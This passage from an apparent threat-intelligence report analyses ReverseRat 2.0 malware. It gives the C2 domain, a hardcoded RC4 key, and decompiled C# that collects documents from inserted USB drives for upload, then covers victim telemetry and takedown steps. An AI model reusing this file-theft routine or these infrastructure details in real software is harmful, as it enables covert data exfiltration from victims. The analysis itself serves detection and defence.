
Figure 6: ReverseRat 2.0 list of commands

Like the previous iteration of the agent, this version encrypted its communications with the C2, http://drigablockszip.sytes[.]net/, and used RC4 with the hardcoded key of express@dailyNews33. Finally, in addition to the functions listed in the core class of the binary, there was a class called ‘Changeforfun’ that housed functions related to handling USB devices connected to the infected machine which granted the actor the ability to steal documents stored on a USB drive inserted into an infected computer. Specifically, it looked for and uploaded files that had the following extensions:

- .xlsx
- .doc
- .docx
- .ppt
- .pptx

- .txt
- .pdf
- .mdb
- .accdb

If found, these files were sent back to the aforementioned C2 server.



```
preBotHta (1.0.0.0)
  preBotHta.dll
    PE
    Type References
    References
    { } -
      <Module> @02000001
      Changeforfun @02000002
        Base Type and Interfaces
        Derived Types
        .cctor() : void @0600000F
        Changeforfun() : void @06000001
        AddInsetUSBHandler() : void @0600000A
        AddRemoveUSBHandler() : void @06000008
        ApplicationUp() : void @0600000E
        CopyRootFiles(DirectoryInfo, bool) : void @060000
        CopySubDir(DirectoryInfo, bool) : void @06000003
        CopySubFiles(DirectoryInfo, bool) : void @060000
        DoMainWork() : void @0600000D
        DoUSBWork() : void @06000009
        SaveFileToSend(FileInfo, bool) : void @06000002
        StartRootFiles(DirectoryInfo) : Thread @06000006
        StartSubDir(DirectoryInfo) : Thread @06000007
        USBAdded(object, EventArgs) : void @0600000B
        USBRemoved(object, EventArgs) : void @0600000C
        distenation : string @04000001
        w : ManagementEventWatcher @04000002
    { } common
      Core @02000003
      gzip @02000004
      RC4 @02000006
      RC4V2 @02000005
      utils @02000007
```

```
// Token: 0x06000004 RID: 4 RVA: 0x00002294 File Offset: 0x00000494
private static void CopySubFiles(DirectoryInfo di, bool isRoot)
{
    FileInfo[] files = di.GetFiles("*.xls", SearchOption.AllDirectories);
    FileInfo[] files2 = di.GetFiles("*.xlsx", SearchOption.AllDirectories);
    FileInfo[] files3 = di.GetFiles("*.doc", SearchOption.AllDirectories);
    FileInfo[] files4 = di.GetFiles("*.docx", SearchOption.AllDirectories);
    FileInfo[] files5 = di.GetFiles("*.ppt", SearchOption.AllDirectories);
    FileInfo[] files6 = di.GetFiles("*.pptx", SearchOption.AllDirectories);
    FileInfo[] files7 = di.GetFiles("*.txt", SearchOption.AllDirectories);
    FileInfo[] files8 = di.GetFiles("*.pdf", SearchOption.AllDirectories);
    FileInfo[] files9 = di.GetFiles("*.mdb", SearchOption.AllDirectories);
    FileInfo[] files10 = di.GetFiles("*.accdb", SearchOption.AllDirectories);
    bool flag = files.Length != 0;
    if (flag)
    {
        foreach (FileInfo fileDetails in files)
        {
            Changeforfun.SaveFileToSend(fileDetails, isRoot);
        }
    }
    bool flag2 = files2.Length != 0;
    if (flag2)
    {
        foreach (FileInfo fileDetails2 in files2)
        {
            Changeforfun.SaveFileToSend(fileDetails2, isRoot);
        }
    }
    bool flag3 = files.Length != 0;
    if (flag3)
    {
        foreach (FileInfo fileDetails3 in files)
        {
            Changeforfun.SaveFileToSend(fileDetails3, isRoot);
        }
    }
```

Figure 7: ReverseRat 2.0 ‘Changeforfun’ functions

Black Lotus Labs Telemetry

Telemetry – Victim

Once we curated a list of indicators associated with this threat actor, we ran those and other indictors through our internal databases. Black Lotus Labs’ global visibility suggests that the campaigns associated with this threat actor were quite targeted. A small number of entities exhibited bi-directional communications with the identified nodes.

For this campaign, most of the organizations that exhibited signs of compromise were in Afghanistan, with a handful of targets in Jordan, India and Iran. We were able to identify one entity that was associated with a government organization. We do not believe that this list entails the totality of their operations, as some potential victims were associated with dynamic IP addresses, making it difficult to correlate those IP addresses to a single organization.

Conclusion

As we have noted in our prior blog, this threat actor has continued to deploy agents to expand functionality and implement new features to further evade detection. The most prominent example of evasion comes from the expansion of the logic paths in the preBotHta, which altered the flow and execution based upon AV products detected on the host machines. The actor continues to diversify its tool set and began implementing different techniques such as using different Microsoft binaries to sideload their agents. This allows the actor to wean off some open-source tools such as AllaKore. We continue to believe that this actor poses a threat to government and energy organizations in the South and Central Asia regions.

In order to combat this particular campaign, Black Lotus Labs null-routed the threat actor infrastructure across the Lumen global IP network and notified the affected organizations. Black Lotus Labs continues to follow this threat group to detect and disrupt similar compromises, and we encourage other organizations to alert on this and similar campaigns in their environments.

For additional IOCs such as file hashes associated with this campaign and this threat actor's larger activity cluster, please visit our GitHub page.

If you would like to collaborate on similar research, please contact us on Twitter @BlackLotusLabs.

This information is provided "as is" without any warranty or condition of any kind, either express or implied. Use of this information is at the end user's own risk.